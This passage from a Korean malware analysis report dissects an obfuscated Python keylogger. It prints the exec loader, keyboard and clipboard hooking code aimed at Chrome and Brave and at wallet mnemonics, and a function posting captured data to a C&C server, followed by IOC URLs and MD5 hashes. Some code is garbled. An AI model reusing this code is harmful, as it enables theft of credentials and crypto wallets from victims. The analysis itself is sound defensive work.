... = lambda __: __import__('zlib').decompress(__import__('_base64').b64decode(___[::1])):exec(___(b'95ZB++/+//PqXNvp0oiWba2WgrB652uUhTbe4p5TtDp+88soxiEM1R1TVMyPi/ja3p2fPg8vpj67yB78AO5RucNeM5FVlwPgVmXq6f767Bld8AMv94fF5p3zD6XGd3T9LFF260k295tCX1/wt3m91eTDCzP+cW2a5bK5Kw1n0Drp+PpDDBxEyeReT3Sptp6vLdybKipCThgRZlM7uVCGlbi0rZ9NEG3R2Tx0EkgFjx7Dh45f1n5H9eWlInTf41HnHglnleDakWzqzm5kCPrJSP/Amifc8t80w12a0PXCQCa49pFB8oe5iyreMo101TcfAgAUN5Lp51qtkl6Q529t2uRAx/L0hAykFlmthmkv+IET5LEIYJvymgR0R1Q+D7xDksdMqVMQPMVsleZ4Q3YIjIAHnUk08Xg4fwIC7R9slyKZWPcbp17WbVshQeRQMIU4bT3ZTh7v7A7XGn6MldixduU0WQrTNTOhFpTx1Y2W77V6njh9yf13f3v8lnVbnpBcEh5ueAvF0yRk010H2gk48x8nQaASEEjWnsKioGwGs5s5vXtqnm1CMX1W1-Au0h1td8chBjUlnWmsXnSpQ1Qep82kP0QnvWm9QWbmQmgqj0X5X1aX4LdQpR/N+Txdvriu8tme8c4d18bdCMCsXXUO5ssTrCbw121DyNwmcTL0k0xJ7gBu4RWRq1lnzNo9jDq3rd9LdQjG0bN4DVGc3EgJlBDaZJGloif23WVaiQpdqy5NQ6f10EqrWprR/nbmUskDp567M4LBjF4gtdkswckd8y2p2XAJX9NtsrqA1b1aY0ecRiE/n1fPhw6b77nQJuerlF7eww0g4KybwPmolykYmKUZC5n3y3hZ9xMjklMujhabF8564YfCMUDS1jCoydolouQz55QowefQzJkZ8rE1N3C5s+by74XP3C1FjkNYO9HTrNreLyyd+vxR6D76L8w5A0Z0+Rlp2C0/G17J1KjGKm/wElKlpfktwiApjue5Qx4Xr9wcaolci7Cv3xRpujw50NaFcneCoTn/99eTy7ZNF7CrQaOpeKu18Lr7uSm0vB6f3rjgjCwh5ds1+9mjshPhBrljijLqIqL46ywnaX3lW0ZB6dyhLbdXwDSeFp68Kv/cn6QDQ5120r4yHcaNkg5+YesszlnwMzTyzPnZ8QwovK1dMtckGpQgFj+Elv6/f5z777/fkuq6lboZys1wCUTqen+7vx04Wh
```

[그림 15] 난독화된 코드(mclip10_101.py)

(2) 실행 시 필요한 Python 모듈들을 pip 를 사용해 설치하며, 앞서 분석한 파일들과 다르게 Widnows 에서만 동작되게 설계되었다.

```
1 _M='m'; _P='pip'; _L='install'
2 import socket, subprocess, sys, re
3 try:import pyWinhook as pyHook
4 except:subprocess.check_call([sys.executable,_M,_P,_L,'pyWinhook']);import pyWinhook as pyHook
5 try:import psutil
6 except:subprocess.check_call([sys.executable,_M,_P,_L,'psutil']);import psutil
7 try:import win32process
8 except:subprocess.check_call([sys.executable,_M,_P,_L,'pywin32']);import win32process
9 try:import Win32gui
10 except:subprocess.check_call([sys.executable,_M,_P,_L,'pywin32']);import Win32gui
11 try:import Win32api
12 except:subprocess.check_call([sys.executable,_M,_P,_L,'pywin32']);import Win32api
13 try:import win32con
14 except:subprocess.check_call([sys.executable,_M,_P,_L,'pywin32']);import win32con
15 try:import win32clipboard
16 except:subprocess.check_call([sys.executable,_M,_P,_L,'pywin32']);import win32clipboard
17 try:from requests import post
18 except:subprocess.check_call([sys.executable,_M,_P,_L,'requests']);from requests import post
19 try:import wx
20 except:subprocess.check_call([sys.executable,_M,_P,_L,'wxPython']);import wx
21
```

[그림 16] 모듈 설치



- (3) 실행된 악성코드는 “**pyWinhook**”, “**pywin32**” 모듈들을 사용해 사용자의 키보드 입력과 클립보드를 감시하며 메모리에 저장한다.

```

81     if caption == "":
82         global key_log
83         key = event.Ascii
84         if (is_control_down()):key=="^{"<{event.Key}>"}
85         elif key==0xD:
86             key="\n"
87         else:
88             if key>=32 and key<=126:key=chr(key)
89             else:key=f'{event.Key}>'"
90
91         if is_control_down() and event.Key == 'V':
92             GetTextFromClipboard()
93             key_log += key
94             if key == "\n" and len(key_log):
95                 save_log(key_log, text, "extension")
96             else:
97                 if len(key_log):
98                     save_log(key_log, text, "extension")

```

[그림 17] 키보드 입력 감시 코드

```

def GetTextFromClipboard(self):
    clipboard = wx.Clipboard()
    if clipboard.Open():
        if clipboard.IsSupported(wx.DataFormat(wx.DF_TEXT)):
            data = wx.TextDataObject()
            clipboard.GetData(data)
            s = data.GetText()
            self.save_pk(s)
            if self.is mnemonic(s):
                self.save_log(s + '\n')
            self.tc.AppendText("Clip content:\n" + s)
            clipboard.Close()
        else:
            self.tc.AppendText("")
    def OnChangeCChain (self, msg, wParam, lParam):
        if self.nextWnd == wParam:
            # repair the chain
            self.nextWnd = lParam
        if self.nextWnd:
            # pass the message to the next window in chain
            win32api.SendMessage (self.nextWnd, msg, wParam, lParam)

    def OnDrawClipboard (self, msg, wParam, lParam):
        if self.first:
            self.first = False
        else:
            self.tc.AppendText("[Clipboard content changed]\n")
            self.GetTextFromClipboard()
        if self.nextWnd:
            # pass the message to the next window in chain
            win32api.SendMessage (self.nextWnd, msg, wParam, lParam)

```

[그림 18] 클립보드 감시 코드

- (4) 해당 Keylogger는 모든 키보드 입력을 감시하는 것이 아니며 웹 브라우저(**chrome.exe**, **brave.exe**) 프로세스에 입력을 하였을 때 키보드 입력을 저장한다.

```

def OnKeyboardEvent(event):
    (pid, text, caption) = act_win_pn()
    if browserlist.count(text):
        browserlist = [
            "chrome.exe",
            "brave.exe"
        ]
    if caption == "":
        global key_log
        key = event.Ascii
        if (is_control_down()):key=="^{"<{event.Key}>"}
        elif key==0xD:
            key="\n"
        else:
            if key>=32 and key<=126:key=chr(key)
            else:key=f'{event.Key}>'"
        if is_control_down() and event.Key == 'V':
            GetTextFromClipboard()
        key_log += key
        if key == "\n" and len(key_log):
            save_log(key_log, text, "extension")
        else:
            if len(key_log):
                save_log(key_log, text, "extension")
    return True

```

[그림 19] 특정 프로세스만 키보드 입력 감시



(5) 이후 저장된 키보드 입력 및 클립보드는 C&C 서버에 전송된다.

- C&C 서버 : hxxp://95.164.7.171:8637/api/clip

```
53     def save_log(log, text, caption):
54         global key_log
55         r = {
56             'gid' : sType,
57             'pid' : gType,
58             'pcname': socket.gethostname(),
59             'processname': text,
60             'windowname': caption,
61             'data': log,
62         }
63         host2 = f"http://HOST:{PORT}"
64         post(host2 + "/api/clip", data=r)
65         key_log = ""
```

[그림 20] C&C 서버 전송

IOC

*C&C

hxxp://95.164.7.171:8637/client/10/101
hxxp://95.164.7.171:8637/payload/10/101
hxxp://95.164.7.171:8637/brow /10/101
hxxp://95.164.7.171:8637/mclip/10/101
hxxp://95.164.7.171:8637/adc/10/101
hxxp://95.164.7.171:8637/keys
hxxp://95.164.7.171:8637/api/clip

*MD5

1F7300095455C1AEC937EFBB974021D0
DEFE30D5091810C856ED1F28D7D7E5BE
D1A2EE0FC37380A451584F9E5EDD3DD7
C933AEC60FBD4E8B946025D718AFAED9